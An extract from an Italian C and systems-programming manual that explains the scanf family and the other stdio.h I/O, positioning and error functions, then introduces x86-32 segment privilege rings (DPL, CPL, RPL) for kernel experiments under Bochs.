Un piccolo gruppo di funzioni del file '`stdio.h`' è specializzato nell'interpretazione di una stringa, dalla quale si vanno a estrapolare dei componenti da collocare in variabili di tipo opportuno. In altri termini, da una stringa che rappresenta un valore espresso attraverso caratteri grafici, si vuole estrarre il valore e assegnare a una certa variabile.

Il meccanismo è opposto a quello usato dalle funzioni del tipo '...**`printf()`**' e anche in questo caso si parte da una stringa contenente principalmente degli specificatori di conversione, seguita da un numero indefinito di argomenti. Gli specificatori delle funzioni che interpretano l'input sono simili a quelli usati per la composizione dell'output, ma non possono essere equivalenti in tutto. Sinteticamente si possono descrivere così:

`%`[`*`] [***n_ampiezza***] [`hh`|`h`|`l`|`ll`|`j`|`z`|`t`|`L`] ***tipo***

Come si può vedere, all'inizio può apparire un asterisco, il cui scopo è quello di annullare l'assegnamento del valore a una variabile. In pratica, con l'asterisco il dato corrispondente allo specificatore viene interpretato, ma poi non viene salvato.

Successivamente può apparire un numero che rappresenta l'ampiezza del dato da interpretare, in byte, il cui scopo è quello di limitare la lettura fino a un certo carattere (inteso come '**`char`**', pertanto le sequenze multibyte contano per più di una unità singola).

Dopo può apparire una sigla, composta da una o più lettere, il cui scopo è quello di modificare la dimensione predefinita della variabile di destinazione. In altri termini, senza questo modificatore si intende che la variabile ricevente debba essere di una certa grandezza, ma con l'aggiunta del «modificatore di lunghezza» si precisa invece qualcosa di diverso. In pratica, il modificatore di lunghezza usato da queste funzioni è equivalente a quello delle funzioni di composizione dell'output.

Al termine dello specificatore di conversione appare una lettera che dichiara come deve essere interpretato il dato in ingresso e, in mancanza del modificatore di lunghezza, indica anche la dimensione della variabile ricevente.

Tabella 604.19. Tipi di conversione principali.

Simbolo	Tipo di argomento	Conversione applicata
`%…d`	`int *`	Numero intero con segno rappresentato in base dieci.
`%…i`	`int *`	Numero intero con segno rappresentare in base dieci o in base otto, avendo come prefisso uno zero, oppure in base sedici, avendo come prefisso '**`0x`**' o '**`0X`**'.
`%…u`	`unsigned int *`	Numero intero senza segno rappresentato in base dieci.
`%…o`	`unsigned int *`	Numero intero senza segno rappresentato in ottale (con o senza lo zero iniziale).
`%…x`	`unsigned int *`	Numero intero senza segno rappresentato in esadecimale (con o senza il prefisso '**`0x`**' o '**`0X`**').
`%…c`	`char *`	Interpreta un solo carattere, o più caratteri se si specifica l'ampiezza. Nella lettura contano anche gli spazi o qualunque altro carattere e non viene aggiunto il carattere nullo di terminazione.
`%…s`	`char *`	Interpreta una sequenza di caratteri che non siano spazi, aggiungendo alla fine il carattere nullo di terminazione.

`%…a`
`%…e`
`%…f`
`%…g`
	`double *`	Un numero a virgola mobile rappresentato in notazione decimale fissa o in notazione esponenziale:
		[-] ***iii . dddddd***
		[-] ***i . dddddd*****`e`**$\pm$***xx***
		[-] ***i . dddddd*****`E`**$\pm$***xx***

`%p`	`void *`	Interpreta il valore di un puntatore che sia rappresentato nello stesso modo in cui farebbe la funzione '**`printf("%p",`** ***puntatore*****`)`**'.
`%n`	`int *`	Questo specificatore non esegue alcuna conversione e si limita a memorizzare la quantità di caratteri ('**`char`**') letti fino a quel punto.
`%…[…]`	`char *`	Interpreta una stringa non vuota contenente solo i caratteri elencati tra parentesi quadre, aggiungendo alla fine il carattere nullo di terminazione. Se tra i caratteri si cerca anche la parentesi quadra chiusa, questa va messa all'inizio dell'elenco: '**`%…[]…]`**'.
`%…[^…]`	`char *`	Interpreta una stringa non vuota contenente solo caratteri diversi da quelli elencati tra parentesi quadre, aggiungendo alla fine il carattere nullo di terminazione. Se tra i caratteri da escludere si vuole indicare anche la parentesi quadra chiusa, questa va messa all'inizio dell'elenco: '**`%…[^]…]`**'.
`%%`		Interpreta un carattere di percentuale tra i dati in ingresso, ma senza memorizzare alcunché.

Tabella 604.20. Alcuni modificatori della lunghezza del dato in uscita.

Simbolo	Tipo	Simbolo	Tipo

`%…hhd`
`%…hhi`
	`signed char *`	`%…hhu`
		`%…hho`
		`%…hhx`
		`%…hhn`
			`unsigned char *`

`%…hd`
`%…hi`
	`short int *`	`%…hu`
		`%…ho`
		`%…hx`
		`%…hn`
			`unsigned short int *`

`%…ld`
`%…li`
	`long int *`	`%…lu`
		`%…lo`
		`%…lx`
		`%…ln`
			`unsigned long int *`

		`%…lc`
		`%…ls`
		`%…lc`
		`%…l[…]`
			`wchar_t *`

`%…lld`
`%…lli`
	`long long int *`	`%…llu`
		`%…llo`
		`%…llx`
		`%…lln`
			`unsigned long long int *`

`%…jd`
`%…ji`
	`intmax_t *`	`%…ju`
		`%…jo`
		`%…jx`
		`%…jn`
			`uintmax_t *`

Simbolo	Tipo	Simbolo	Tipo
%...zd %...zi	size_t *	%...zu %...zo %...zx %...zn	size_t *
%...td %...ti	ptrdiff_t *	%...tu %...to %...tx %...tn	ptrdiff_t *
%...Le %...Lf %...Lg	long double *		

A proposito dell'interpretazione di caratteri e di stringhe, va precisato cosa accade quando si usa il modificatore '**l**' (elle). Se nello specificatore di conversione appare un valore numerico che esprime un'ampiezza, questa indica una quantità di caratteri, in ingresso, da intendersi come byte. Utilizzando gli specificatori '**%...lc**' e '**%...ls**', la quantità di questi caratteri continua a riferirsi a byte, ma si interpretano le sequenze multibyte in ingresso per generare caratteri di tipo '**wchar_t**'.

Il documento che descrive lo standard del linguaggio afferma che la stringa di conversione è composta da direttive, ognuna delle quali è formata da: uno o più spazi (spazi veri e propri o caratteri di tabulazione orizzontale); un carattere multibyte (diverso da '**%**' e diverso di caratteri che rappresentano spazi, oppure uno specificatore di conversione.

```
[spazi] carattere_multibyte | %...
```

Dalla sequenza multibyte che costituisce i dati in ingresso da interpretare, vengono eliminati automaticamente gli spazi iniziali e finali (tutto ciò che si può considerare spazio, anche il codice di interruzione di riga), quando all'inizio o alla fine non ci sono corrispondenze con specificatori di conversione che possono interpretarli.

Quando la direttiva di interpretazione inizia con uno o più spazi orizzontali, significa che si vogliono ignorare gli spazi a partire dalla posizione corrente nella lettura dei dati in ingresso; inoltre, la presenza di un carattere che non fa parte di uno specificatore di conversione indica che quello stesso carattere deve essere incontrato nell'interpretazione dei dati in ingresso, altrimenti il procedimento di lettura e valutazione si deve interrompere. Se due specificatori di conversione appaiono adiacenti, i dati in ingresso corrispondenti possono essere separati da spazi orizzontali o da spazi verticali (il codice di interruzione di riga).

Purtroppo, la sintassi per la scrittura delle stringhe di conversione non è molto soddisfacente e diventa difficile spiegarne il comportamento, a meno di rimanere fermi su esempi molto semplici.

604.10.1 Funzioni che ricevono gli argomenti direttamente

Un gruppo di funzioni l'interpretazione dell'input riceve direttamente gli argomenti variabili che servono agli specificatori di conversione:

```
int fscanf (FILE *restrict stream, const char *restrict format, ...);
int sscanf (const char *restrict s, const char *restrict format, ...);
int scanf  (const char *restrict format, ...);
```

Tutte le funzioni di questo gruppo hanno in comune la stringa di conversione, costituita dal parametro ***format***, e gli argomenti successivi che sono puntatori di tipo indeterminato, in quanto per la loro interpretazione contano gli specificatori di conversione inseriti nella stringa. Inoltre, tutte queste funzioni restituiscono la quantità valori assegnati alle variabili rispettive, oppure il valore corrispondente alla macro-variabile '**`EOF`**' nel caso si verifichi un errore prima di qualunque conversione.

La funzione '**`sscanf()`**' scandisce il contenuto della stringa indicata come primo parametro (***s***); la funzione '**`fscanf()`**' scandisce l'input proveniente dal flusso di file indicato come primo argomento (***stream***), mentre la funzione '**`scanf()`**' scandisce direttamente lo standard input.

604.10.2 Funzioni che ricevono gli argomenti da un'altra funzione

A fianco delle funzioni descritte nella sezione precedente, un gruppo analogo svolge le stesse operazioni, ma ricevendo gli argomenti variabili per riferimento. In pratica si tratta di ciò che serve quando gli argomenti variabili sono stati ottenuti da un'altra funzione e non da una chiamata diretta.

```
int vfscanf (FILE *restrict stream, const char *restrict format, va_list arg);
int vsscanf (const char *restrict s, const char *restrict format, va_list arg);
int vscanf  (const char *restrict format, va_list arg);
```

Il funzionamento è conforme a quello delle funzioni che non hanno la lettera '**`v`**' iniziale; per esempio, '**`vscanf()`**' si comporta conformemente a '**`scanf()`**'. Per comprendere la differenza si potrebbe dimostrare la realizzazione ipotetica della funzione '**`scanf()`**' avvalendosi di '**`vscanf()`**':

```
int scanf (const char *restrict format, ...);
{
    va_list arg;
    va_start (arg, format);
    int count;
    count = vscanf (format, arg);
    va_end (arg);
    return count;
}
```

604.11 Funzioni per la lettura e la scrittura di un carattere alla volta

Le funzioni '**fgetc()**' e '**getc()**' leggono un carattere (*char*) attraverso il flusso di file indicato come argomento:

```
int fgetc (FILE *stream);

#define getc(STREAM) (fgetc (STREAM))
```

Lo standard prescrive che la funzione '**getc()**' sia in realtà una macro-istruzione, così come si ipotizza nella dichiarazione appena mostrata. A questo proposito occorre tenere presente che, se si usa '**getc()**', l'espressione usata per individuare il flusso di file potrebbe essere valutata più di una volta.

Il carattere letto da '**fgetc()**' viene interpretato senza segno e trasformato in un intero (pertanto deve risultare essere di segno positivo). Se viene tentata la lettura oltre la fine del file, la funzione restituisce il valore rappresentato da '**EOF**' e memorizza questa condizione nella variabile strutturata che rappresenta il flusso di file. Se invece si verifica un errore di lettura, viene impostato il contenuto dell'indicatore di errore relativo al flusso di file e la funzione restituisce sempre il valore '**EOF**'.

Secondo lo standard, la funzione '**getchar()**' è equivalente a '**getc (stdin)**', senza specificare altro. Ciò può significare ragionevolmente che se '**getc()**' è una macro-istruzione, anche '**getchar()**' dovrebbe esserlo, altrimenti potrebbe trattarsi di una funzione vera e propria:

```
#define getchar (getc (stdin))
```

La funzione '**ungetc()**' ha lo scopo di annullare l'effetto della lettura dell'ultimo carattere, ma il modo in cui viene gestita la cosa rende la questione molto delicata:

```
int ungetc (int c, FILE *stream);
```

Semplificando il problema, la funzione '**ungetc()**' rimanda indietro il carattere ***c*** nel flusso di file ***stream*** dal quale è appena stata eseguita una lettura. Tuttavia, non è garantito che il carattere in questione sia effettivamente quello che è stato letto per ultimo, ma la fase successiva di lettura deve fornire per primo tale carattere.

Si comprende intuitivamente che, se si eseguono operazioni di spostamento della posizione corrente relativa al flusso di file in questione, il carattere rimandato indietro con la funzione '**ungetc()**' debba essere dimenticato, soprattutto se questo non corrispondeva a quello che effettivamente era stato letto per ultimo in quel momento.

L'uso della funzione '**ungetc()**' implica un aggiornamento della posizione corrente relativa al flusso di file, ma questa modifica, in presenza di file di testo che non siano realizzati secondo lo standard tradizionale dei sistemi Unix, implica che l'entità di questa modifica non possa essere predeterminabile.[1]

La funzione '**ungetc()**' può fallire nel suo intento e lo standard prescrive che sia «garantita» la possibilità di rimandare indietro almeno un carattere. Se la funzione riesce a eseguire l'operazione, restituisce il valore positivo corrispondente al carattere rinviato; altrimenti restituisce il valore della macro-variabile '**EOF**'.

Le funzioni '**fputc()**', '**putc()**' e '**putchar()**' eseguono l'operazione inversa, rispettivamente, di '**fgetc**', '**getc()**' e '**getchar()**'; anche in questo caso vale il fatto che '**putc()**' possa essere realizzata come macro-istruzione:

```
int fputc (int c, FILE *stream);

#define putc(CHAR, STREAM) (fputc ((CHAR), (STREAM)))

#define putchar(CHAR) (putc ((CHAR), stdout)))
```

La funzione '**fputc()**' scrive un carattere (fornito come numero intero positivo) attraverso il flusso di file indicato; '**putc()**' fa lo stesso, ma potrebbe essere una macro-istruzione; '**putchar()**' scrive attraverso lo standard output.

Se la scrittura fallisce, le funzioni (o le macro-istruzioni) restituiscono il valore '**EOF**'; diversamente restituiscono il valore positivo corrispondente al carattere scritto.

Per come sono state proposte queste funzioni, non c'è differenza nell'uso di '**getc()**' al posto di '**fgetc()**', così come tra '**putc()**' e '**fputc()**'. Evidentemente, se la propria libreria può esprimere le macro-istruzioni '**getc()**' e '**putc()**' richiamando funzioni del sistema operativo (funzioni che dovrebbero essere richiamate anche da '**fgetc()**' e '**fputc()**'), si può risparmiare un livello di chiamate per accelerare leggermente l'esecuzione del programma.

604.12 Funzioni per l'input e l'output di file di testo

Le funzioni '**fgets()**' e '**fputs()**' sono utili per l'accesso a file di testo, quando si vuole indicare il flusso di file:

```
char *fgets (char *restrict s, int n, FILE *restrict stream);

int   fputs (const char *restrict s, FILE *restrict stream);
```

La funzione '**fgets()**' legge al massimo $n-1$ caratteri (nel senso di elementi '**char**') attraverso il flusso di file ***stream***, copiandoli in memoria a partire dall'indirizzo ***s*** e aggiungendo alla fine il carattere nullo di terminazione delle stringhe. La lettura si esaurisce prima di $n-1$ caratteri se viene incontrato il codice di interruzione di riga, il quale viene rappresentato nella stringa a cui punta ***s***, ovvero se si raggiunge la fine del file. In ogni caso, la stringa ***s*** viene terminata correttamente con il carattere nullo.

La funzione '**fgets()**' restituisce la stringa ***s*** se la lettura avviene con successo, ovvero se ha prodotto almeno un carattere; altrimenti, il contenuto dell'array a cui punta ***s*** non viene modificato e la funzione restituisce il puntatore nullo. Se si creano errori imprevisti, la funzione potrebbe restituire il puntatore nullo, ma senza garantire che l'array ***s*** sia rimasto intatto.

La funzione '**fputs()**' serve a copiare la stringa a cui punta ***s*** nel file rappresentato dal flusso di file ***stream***. La copia della stringa avviene escludendo però il carattere nullo di terminazione. Va osservato che questa funzione, pur essendo contrapposta evidentemente a '**fgets()**', **non conclude la riga** del file, ovvero, non aggiunge il codice di interruzione di riga. Per ottenere la conclusione della riga di un file di testo, occorre inserire nella stringa, espressamente, il carattere '**\n**'.

La funzione '**`fputs()`**' restituisce il valore rappresentato da '**`EOF`**' se l'operazione di scrittura produce un errore; altrimenti restituisce un valore positivo qualunque.

Le funzioni '**`gets()`**' e '**`puts()`**' sono utili per l'accesso a file di testo, quando si vogliono utilizzare i flussi standard. In linea di massima, assomigliano a '**`fgets()`**' e '**`fputs()`**', ma il funzionamento non è perfettamente conforme a quelle:

```
char *gets (char *s);

int   puts (const char *s);
```

Il funzionamento di '**`gets()`**' è perfettamente conforme a quello di '**`fgets()`**', con la sola differenza che il flusso di file da cui si leggono i caratteri è lo standard input. Nel caso di '**`puts()`**', a parte il fatto che si usa lo standard output per la scrittura, occorre sottolineare che alla fine della stringa **viene accodata la scrittura del codice di interruzione di riga**.

604.13 Funzioni per l'input e output diretto

Le funzioni '**`fread()`**' e '**`fwrite()`**' consentono di leggere e scrivere attraverso un flusso di file aperto, il quale deve essere specificato espressamente tra gli argomenti. Lo standard prescrive che queste funzioni si avvalgano rispettivamente di '**`fgetc()`**' e di '**`fputc()`**'.

```
size_t fread  (void *restrict ptr,
               size_t size,
               size_t nmemb,
               FILE *restrict stream);

size_t fwrite (const void *restrict ptr,
               size_t size,
               size_t nmemb,
               FILE *restrict stream);
```

Le due funzioni ('**`fread()`**' e '**`fwrite()`**') hanno praticamente gli stessi argomenti, usati in modo analogo. La lettura e la scrittura avviene a blocchi da ***size*** byte, ripetuta per ***nmemb*** volte, attraverso il flusso di file specificato come ***stream***. La lettura implica la memorizzazione dei caratteri in forma di elementi '**`unsigned char`**', a partire dall'indirizzo indicato dal puntatore ***ptr***; la scrittura copia nello stesso modo i caratteri a partire dal puntatore ***ptr***, verso il flusso di file.

L'aggiornamento della posizione corrente interna al file a cui si riferisce il flusso avviene esattamente come per le funzioni '**`fgetc()`**' e '**`fputc()`**'.

Il valore restituito dalle funzioni '**`fread()`**' e '**`fwrite()`**' rappresenta la quantità di blocchi, ovvero la quantità di elementi ***nmemb*** che sono stati copiati con successo. Pertanto, se si ottiene un valore inferiore a ***nmemb***, significa che l'operazione è stata interrotta a causa di un errore.

604.14 Funzioni per il posizionamento

Sono previste diverse funzioni per modificare la posizione corrente dei flussi di file. Le funzioni più semplici, per iniziare sono '**`fseek()`**', '**`ftell()`**' e '**`rewind()`**':

```
int      fseek  (FILE *stream, long int offset, int whence);

long int ftell  (FILE *stream);

void     rewind (FILE *stream);
```

In generale, la funzione '**`fseek()`**' sposta la posizione corrente relativa al flusso di file ***stream***, nella nuova posizione determinata dai parametri ***whence*** e ***offset***. Il parametro ***whence*** viene fornito attraverso una macro-variabile che può essere '**`SEEK_SET`**', '**`SEEK_CUR`**' o '**`SEEK_END`**', indicando rispettivamente l'inizio del file, la posizione corrente o la fine del file. Dalla posizione indicata dal parametro ***whence*** viene aggiunta, algebricamente, la quantità di byte indicata dal parametro ***offset***.

Quanto descritto a proposito del posizionamento con la funzione '**`fseek()`**' riguarda i file che vengono gestiti in modo binario, perché con i file di testo è opportuno avere maggiore accortezza: il valore del parametro ***offset*** deve essere zero, oppure quanto restituito in precedenza dalla funzione '**`ftell()`**' per lo stesso flusso di file, ma in tal caso, ovviamente, il parametro ***whence*** deve corrispondere a '**`SEEK_SET`**'.

La funzione '**`fseek()`**' restituisce zero se può eseguire l'operazione, altrimenti dà un risultato diverso.

La funzione '**`ftell()`**' restituisce la posizione corrente del flusso di file indicato come argomento. Questo valore può essere usato con '**`fseek()`**', al posto dello scostamento (il parametro ***offset***), indicando come posizione di riferimento l'inizio del file, ovvero '**`SEEK_SET`**'. Se la funzione '**`ftell()`**' non riesce a fornire la posizione, restituisce il valore -1 (tradotto in '**`long int`**') e annota il fatto nella variabile '**`errno`**'.

La funzione '**`rewind()`**' si limita a riposizionare il flusso di file all'inizio. In pratica è come utilizzare la funzione '**`fseek()`**' specificando uno scostamento pari a zero a partire da '**`SEEK_SET`**', ignorando il valore restituito:

```
(void) fseek (stream, 0L, SEEK_SET)
```

Va osservato che il riposizionamento di un flusso di file implica l'azzeramento dell'indicatore di fine file, se questo risulta impostato, e la cancellazione dei caratteri che eventualmente fossero stati rimandati indietro con la funzione '**`ungetc()`**'.

Le funzioni '**`fseek()`**' e '**`ftell`**' sono utili particolarmente per i file binari ed eventualmente i file di testo con una rappresentazione dei caratteri tradizionale. Ma quando il file di testo contiene anche caratteri espressi attraverso sequenze multibyte, il posizionamento al suo interno dovrebbe tenere anche conto del progresso nell'interpretazione di queste sequenze. Pertanto, esistono altre due funzioni per leggere la posizione e ripristinarla in un secondo momento:

```
int fgetpos (FILE *restrict stream, fpos_t *restrict pos);

int fsetpos (FILE *stream, const fpos_t *pos);
```

Entrambe le funzioni che appaiono nei due prototipi restituiscono zero se l'operazione è stata compiuta con successo, altrimenti restituiscono un valore differente. Nel caso particolare di '**fsetpos()**', nel caso si verifichi un errore, questo viene annotato nella variabile '**errno**'.

Le due funzioni richiedono come primo argomento il flusso di file a cui ci si riferisce; come secondo argomento richiedono il puntatore a una variabile di tipo '**fpos_t**'. La funzione '**fgetpos()**' memorizza nella variabile a cui punta il parametro ***pos*** le informazioni sulla posizione corrente del file, assieme allo stato di interpretazione relativo alle sequenze multibyte; la funzione '**fsetpos()**', per converso, utilizza la variabile a cui punta ***pos*** per ripristinare la posizione memorizzata, assieme allo stato di avanzamento dell'interpretazione di una sequenza multibyte.

604.15 Gestione degli errori

Un gruppo di funzioni di '`stdio.h`' consente di verificare ed eventualmente azzerare lo stato degli indicatori di errore riferiti a un certo flusso di file:

```
void clearerr (FILE *stream);
int  feof     (FILE *stream);
int  ferror   (FILE *stream);
void perror   (const char *s);
```

La funzione '**clearerr()**' azzera gli indicatori di errore e di fine file per il flusso di file indicato come argomento, senza restituire alcunché.

La funzione '**feof()**' controlla lo stato dell'indicatore di fine file per il flusso di file indicato. Se questo non è attivo restituisce zero, altrimenti restituisce un valore diverso da zero.

La funzione '**ferror()**' controlla lo stato dell'indicatore di errore per il flusso di file indicato. Se questo non è attivo restituisce zero, altrimenti restituisce un valore diverso da zero.

La funzione '**perror()**' prende in considerazione la variabile '**errno**' e cerca di tradurla in un messaggio testuale da emettere attraverso lo standard error (con tanto di terminazione della riga, in modo da riposizionare a capo il cursore). Se il parametro ***s*** corrisponde a una stringa non vuota, il testo di questa viene posto anteriormente al messaggio, separandolo con due punti e uno spazio ('`: `'). Il contenuto del messaggio è lo stesso che si otterrebbe con la funzione '**strerror()**', fornendo come argomento la variabile '**errno**'.

604.16 Realizzazione di «vsnprintf()» e altre collegate

Le funzioni per la composizione dell'output che possono essere realizzate senza avere definito la gestione dei file, sono quelle che si limitano a produrre una stringa. La funzione che va realizzata per prima è '**vsnprintf()**', in quanto '**snprintf()**' si può limitare a richiamarla. Naturalmente, anche '**vsprintf()**' e '**sprintf()**' possono avvalersi della stessa '**vsnprintf()**', ponendo un limite massimo abbastanza grande alla stringa da generare. Nella sezione 613.12 è disponibile un esempio di realizzazione parziale di '**vsnprintf()**'. L'esempio seguente mostra come si ottiene '**snprintf()**', una volta che è disponibile '**vsnprintf()**':

```
#include <stdio.h>
int
snprintf (char *restrict string, size_t n, const char *restrict format, ...)
```

```
{
    va_list ap;
    va_start (ap, format);
    return vsnprintf (string, n, format, ap);
}
```

Eventualmente, per realizzare le funzioni '**`vsprintf()`**' e '**`sprintf()`**', secondo le limitazioni già descritte, sono sufficienti due macro-istruzioni:

```
#define vsprintf(s, format, arg)  (vsnprintf (s, SIZE_MAX, format, arg))
#define sprintf(s, ...)           (snprintf (s, SIZE_MAX, __VA_ARGS__))
```

604.17 Riferimenti

- Wikipedia, *stdio.h*
  ⟨*http://en.wikipedia.org/wiki/Stdio.h* ⟩
- *ISO/IEC 9899:TC2*
  ⟨*http://www.open-std.org/jtc1/sc22/wg14/www/docs/n1124.pdf* ⟩

[1] L'arretramento di un carattere nella posizione corrente di un file di testo non è detto corrisponda alla sottrazione di una unità, perché bisogna tenere in considerazione il modo in cui un file di testo è strutturato nel proprio sistema operativo.

Indice analitico del volume

Appunti di informatica libera 2008

Volume XXIV

Programmare 3

Via Morganella Est, 21 -- I-31050 Ponzano Veneto (TV) -- ⟨*appunti2 (ad) gmail·com* ⟩

Al momento della pubblicazione di questa edizione, l'unico punto di distribuzione aggiornato e completo dell'opera è quello offerto generosamente dal GARR:

- lettura in linea dell'ultima edizione standard: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/HTML/a2.htm*⟩
- lettura in linea dell'anteprima alla prossima edizione: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/anteprima/a2.htm*⟩
- scarico file: ⟨*http://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- scarico file: ⟨*ftp://na.mirror.garr.it/mirrors/appuntilinux/*⟩
- rsync: ⟨*rsync://na.mirror.garr.it/AppuntiLinux/*⟩

Parte xciii

Primi passi verso un sistema per hardware x86-32

I capitoli di questa parte raccolgono degli appunti, incompleti, per la realizzazione di un sistema autonomo, privo però di funzionalità utili. Per chiarire i concetti raccolti in questi capitoli è molto importante affiancare la lettura di *Intel Architectures Software Developer's Manual, System Programming Guide* (ottenibile presso ⟨http://developer.intel.com/products/processor/manuals/index.htm ⟩).

Per affrontare i capitoli di questa parte è necessario prendere prima confidenza con il capitolo 568, nel quale si guida a realizzare un programma, avviato attraverso GRUB 1, in grado semplicemente di visualizzare un messaggio sullo schermo.

Per rendere agevoli gli esperimenti descritti in questa parte, è bene utilizzare Bochs, ovvero l'emulatore di architettura x86-32, così da non dover riavviare continuamente l'elaboratore. Supponendo di avere predisposto un file-immagine di un dischetto, in cui si avvia il proprio kernel sperimentale attraverso GRUB 1, conviene predisporre uno script per l'avvio di Bochs senza doversi preoccupare della sua configurazione:

```
#!/bin/sh
bochs -q 'boot:a' 'floppya: 1_44=floppy.img, status=inserted'
```

Come si comprende intuitivamente, il file-immagine del dischetto deve chiamarsi '`floppy.img`'.

Capitolo 605

Privilegi dei segmenti


La gestione dei microprocessori x86-32 in modalità protetta, prevede che i dati e i processi elaborativi siano generalmente classificati in base a dei privilegi, secondo un modello ad anelli.

Figura 605.1. Modello di rappresentazione dei privilegi ad anelli.

servizi del
sistema operativo
0
kernel
1
2
3
applicazioni

DPL: descriptor privilege level


CPL: current privilege level

RPL: requested privilege level

I microprocessori x86-32 definiscono precisamente quattro anelli, numerati da zero a tre e vi si attribuiscono convenzionalmente delle competenze: al livello zero, corrispondente all'anello centrale, competono i privilegi più importanti, ovvero quelli del kernel; al livello tre, corrispondente all'anello più esterno, competono i privilegi meno importanti, ovvero quelli delle applicazioni. In altri termini, gli anelli più interni, a cui corrisponde un valore numericamente minore, sono dati privilegi maggiori rispetto a quelli più esterni.

605.1 DPL, CPL e RPL

Nei microprocessori x86-32 si usano delle definizioni per rappresentare tre contesti diversi in cui sono considerati i privilegi ad anelli: DPL, ovvero *descriptor privilege level*; CPL, ovvero *current privilege level*; RPL, ovvero *requested privilege level*. La sigla DPL rappresenta un privilegio attribuito a un «oggetto»; pertanto, il descrittore del tale oggetto porta con sé l'indicazione del privilegio a cui questo fa riferimento. La sigla CPL rappresenta il privilegio attivo per il processo elaborativo in corso di esecuzione. La sigla RPL rappresenta il privilegio richiesto per accedere a un certo oggetto e potrebbe essere diverso dal privilegio del processo elaborativo attuale (CPL).

Le situazioni in cui si applica il controllo dei privilegi sono varie, ma semplificando in modo un po' approssimativo si presentando tre possibilità fondamentali: codice che deve raggiungere dati; codice che deve raggiungere altro codice di tipo «conforme»; codice che deve raggiungere altro codice di tipo «non conforme». L'aggettivo «conforme» associato al codice serve solo a distinguere due comportamenti alternativi e non ha molta importanza individuare il significato originale dato al termine usato.

Figura 605.2. Combinazioni tra CPL, RPL e DPL, nelle tre situazioni più comuni, secondo due prospettive alternative.

Codice che deve raggiungere dei dati

Quando si deve accedere a dei dati, in un'area di memoria a cui ci si riferisce attraverso un descrittore, il livello di privilegio di tale descrittore (DPL) deve essere numericamente maggiore, sia di CPL, sia di RPL. Pertanto il processo elaborativo ha accesso a dati meno importanti del proprio livello; se però si vuole limitare ulteriormente l'importanza dei dati a cui si può accedere, si può utilizzare un valore RPL numericamente più alto del proprio livello effettivo.

Codice che deve raggiungere altro codice conforme

Quando il codice in corso di esecuzione deve saltare verso un'altra posizione, qualificata come «conforme», il descrittore che si riferisce alla memoria che contiene tale nuovo codice deve avere un livello di privilegio numericamente minore o uguale a quello effettivo del codice di origine. Pertanto il processo elaborativo può spostarsi a utilizzare codice con lo stesso livello di privilegio o a codice con un privilegio più importante. In tal caso, il valore di RPL non viene considerato.

Per «codice conforme» vanno intese quindi delle procedure che sono «sicure» per tutti i processi con importanza inferiore o al massimo uguale a quella delle procedure stesse. La conformità si può riferire al concetto di standardizzazione delle procedure, come nel caso di librerie di funzioni.

